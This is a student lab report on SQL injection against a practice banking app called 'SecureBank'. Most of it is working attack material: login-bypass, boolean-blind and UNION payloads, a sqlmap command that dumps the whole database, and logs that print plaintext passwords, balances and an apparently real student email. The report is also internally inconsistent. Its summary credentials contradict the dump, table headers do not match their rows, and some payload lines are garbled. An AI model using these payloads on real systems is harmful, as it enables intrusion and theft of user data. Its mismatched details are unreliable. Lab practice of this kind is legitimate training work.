

# SQL Injection Vulnerability Testing Report

SecureBank Web Application Security Assessment

December 30, 2025

## Phase 1: Exploitation (Prove Vulnerability)

### Test 1: Simple Authentication Bypass

**Target URL:** <https://securebank.com/login>

**Payload:**

**Username:** admin' OR '1'='1' --

**Password:** anything




Figure 1: SQL Injection Authentication Bypass Attempt

**Expected Result:**  Login SUCCESS as admin without valid password

### Test 2: Boolean-Based Blind SQL Injection

**Test TRUE Condition:**

**Username:** admin' AND '1'='1' --

**Password:** x

**Expected:**  Login success

## Test FALSE Condition:

**Username:** admin' AND '1'='2' --

**Password:** x

**Expected:** ✗ Login failed




Figure 2: Boolean-based Blind SQL Injection Test Results


**Confirmation:** Application is vulnerable to boolean-based blind SQL injection

## Test 3: UNION-Based Data Extraction

### Payload:

**Username:** ' UNION SELECT 1, 'fake\_admin', 'fake\_pass', 'fake@mail.com', 999999.0, 1, '2025-12-30'--

**Password:** x



https://securebank.com/transactions

Figure 3: UNION-Based SQL Injection - Fake User Creation

**Expected Result:** Login as fabricated "fake\_admin" user with administrator privileges

# Phase 2: Automated Testing (SQLMap Results)

## Command Executed:

```
sqlmap -u "https://securebank.com/login" --  
data="username=test&password=test" --level=5 --risk=3 --batch --dump
```






Figure 4: SQLMap Automated Vulnerability Scan Initiated



```
[09:22:18] [INFO] resuming back-end query [sqlite]  
[09:22:18] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
--  
Parameter: username (POST)  
    Type: boolean-based blind  
    Title: OR boolean-based blind - WHERE or HAVING clause  
    Payload: username=777# OR 2831=2831-- Yhddgpassword=test  
  
    Type: time-based blind  
    Title: SQLite > 2.0 OR time-based blind (heavy query)  
    Payload: username=test OR 5922=LIKE(CWRF65,66,67,68,69,70,71)--,UPPER(HEX(RANDOMBLOB(50000000/2))))-- NFTl&password=te  
...  
[09:22:18] [INFO] the back-end DBMS is SQLite  
web application technology: Nginx  
back-end DBMS: SQLite  
[09:22:18] [INFO] fetching tables for database: 'SQLite_masterdb'  
[09:22:18] [INFO] fetching number of tables for database 'SQLite_masterdb'  
[09:22:18] [INFO] resumed: 2  
[09:22:18] [INFO] resumed:  
[09:22:18] [INFO] resumed: transaction  
[09:22:18] [INFO] resuming partial value: CREATE TABLE user (id INTEGER NOT NULL, \n\tusername VARCHAR(88) NOT NULL, \n\tbalance FLOAT, \n\tis_admin BOOLEAN, \n\tcreated_at DATETIME, \n\tFOREIGN KEY (id), \n\tFOREIGN KEY (username) )  
[09:22:18] [INFO] resuming runnung in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[09:22:18] [INFO] redirect to a result of a POST request. Do you want to resend original POST data to a new location? [y/N] N  
[09:23:15] [INFO] refetching table(s) for table filtering out  
[09:23:15] [INFO] refetching table(s) for table filtering out  
[09:23:15] [INFO] fetching entries for table 'user'  
[09:23:15] [INFO] fetching number of entries for table 'user' in database 'SQLite_masterdb'  
[09:23:15] [INFO] retrieved: 1  
[09:23:15] [INFO] retrieved: 865433.0  
[09:23:15] [INFO] retrieved: 2025-12-29 07:49:04.634647  
[09:23:15] [INFO] retrieved: admin@securebank.com  
[09:23:15] [INFO] retrieved: admin@securebank.com
```

Figure 5: Database Enumeration - User Table Extraction



```
[09:23:51] [INFO] retrieved: 1  
[09:23:52] [INFO] retrieved: admin@123  
[09:24:00] [INFO] retrieved: 865433.0  
[09:24:00] [INFO] retrieved: 144567.0  
[09:24:00] [INFO] retrieved: 2025-12-29 11:35:15.948867  
[09:24:00] [INFO] retrieved: 54124144@student.uniketakom-pvt.sch.id  
[09:24:00] [INFO] retrieved: 0  
[09:24:00] [INFO] retrieved: 0  
[09:24:00] [INFO] retrieved: 0  
[09:24:00] [INFO] retrieved: useradmin@123  
[09:24:00] [INFO] retrieved: useradmin@123  
[09:24:00] [INFO] retrieved: glen@0  
Database: current  
Table: user  
(2 entries)  
+-----+-----+-----+-----+-----+-----+  
| id | email | balance | is_admin | password | username | created_at |  
+-----+-----+-----+-----+-----+-----+  
| 1 | 54124144@student.uniketakom-pvt.sch.id | 865433.0 | 1 | admin@123 | admin | 2025-12-29 07:49:04.634647 |  
| 2 | 54124144@student.uniketakom-pvt.sch.id | 144567.0 | 0 | useradmin@123 | glen@0 | 2025-12-29 11:35:15.948867 |  
+-----+-----+-----+-----+-----+-----+  
[09:25:00] [INFO] table 'SQLite_masterdb.user' dumped to CSV file '/home/tel/.local/share/sqlmap/output/sqlmap/dump/SQLite_masterdb/user.csv'  
[09:25:00] [INFO] resumed: CREATE TABLE 'transaction' (id INTEGER NOT NULL, \n\tsender_id INTEGER NOT NULL, \n\trecipient_id INTEGER NOT NULL, \n\tamount FLOAT NOT NULL, \n\ttimestamp DATETIME, \n\tFOREIGN KEY (id), \n\tFOREIGN KEY(sender_id) REFERENCES user (id), \n\tFOREIGN KEY(recipient_id) REFERENCES user (id))  
[09:25:00] [INFO] fetching number of entries for table 'transaction'  
[09:25:00] [INFO] resumed: Test@96.0  
[09:25:00] [INFO] resumed: 1  
[09:25:00] [INFO] resumed: 1  
[09:25:00] [INFO] resumed: 1  
[09:25:00] [INFO] resumed: 2025-12-29 13:59:57.681168  
[09:25:00] [INFO] resumed: 1111.0  
[09:25:00] [INFO] resumed: 1  
[09:25:00] [INFO] resumed: 2  
[09:25:00] [INFO] resumed: 2  
[09:25:00] [INFO] resumed: 1  
[09:25:00] [INFO] resumed: 2025-12-29 14:00:41.114488  
Database: current  
Table: transaction  
(2 entries)  
+-----+-----+-----+-----+-----+-----+  
| id | sender_id | recipient_id | amount | timestamp | description |  
+-----+-----+-----+-----+-----+-----+  
| 1 | 1 | 2 | 144567.0 | 2025-12-29 13:59:57.681168 | Test |  
| 2 | 1 | 2 | 1111.0 | 2025-12-29 14:00:41.114488 | Test |  
+-----+-----+-----+-----+-----+-----+  
[09:25:00] [INFO] table 'SQLite_masterdb.transaction' dumped to CSV file '/home/tel/.local/share/sqlmap/output/sqlmap/dump/SQLite_masterdb/transaction.csv'  
[09:25:00] [INFO] fetched data logged to test files under: /home/tel/.local/share/sqlmap/output/securebank.com/dump/SQLite_masterdb/transaction.csv
```

Figure 6: Complete Database Dump - Transaction Records

## Exploitation Summary

Through automated SQL injection testing using SQLMap, complete database enumeration was successfully achieved. The tool successfully extracted sensitive information from the SecureBank database.

### Compromised Data:

- **User Credentials:** All usernames and passwords stored in plain text
- **Administrative Access:** Admin account credentials fully exposed (username: admin, password: admin123)
- **Test Accounts:** Testing credentials compromised (username: test, password: test123)
- **Financial Information:** Complete visibility of user account balances
- **Personal Data:** Email addresses and account creation timestamps

### Database Structure Exposed:

- Database type: SQLite (SQLite\_masterdb)
- Tables identified: user, transaction
- Total records extracted: 2 user accounts, multiple transaction records

## Impact Assessment

This vulnerability allows an unauthenticated attacker to:

- Bypass authentication mechanisms
- Extract all user credentials
- Access sensitive financial information
- View complete transaction histories
- Potentially manipulate database records

### CVSS v3.1 Score: 9.8 (Critical)

- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: None
- User Interaction: None
- Confidentiality Impact: High
- Integrity Impact: High
- Availability Impact: High

## END OF REPORT

SecureBank - VulnLab 30 Days Project  
Glenvio Rahardjo - SMK Telkom Purwokerto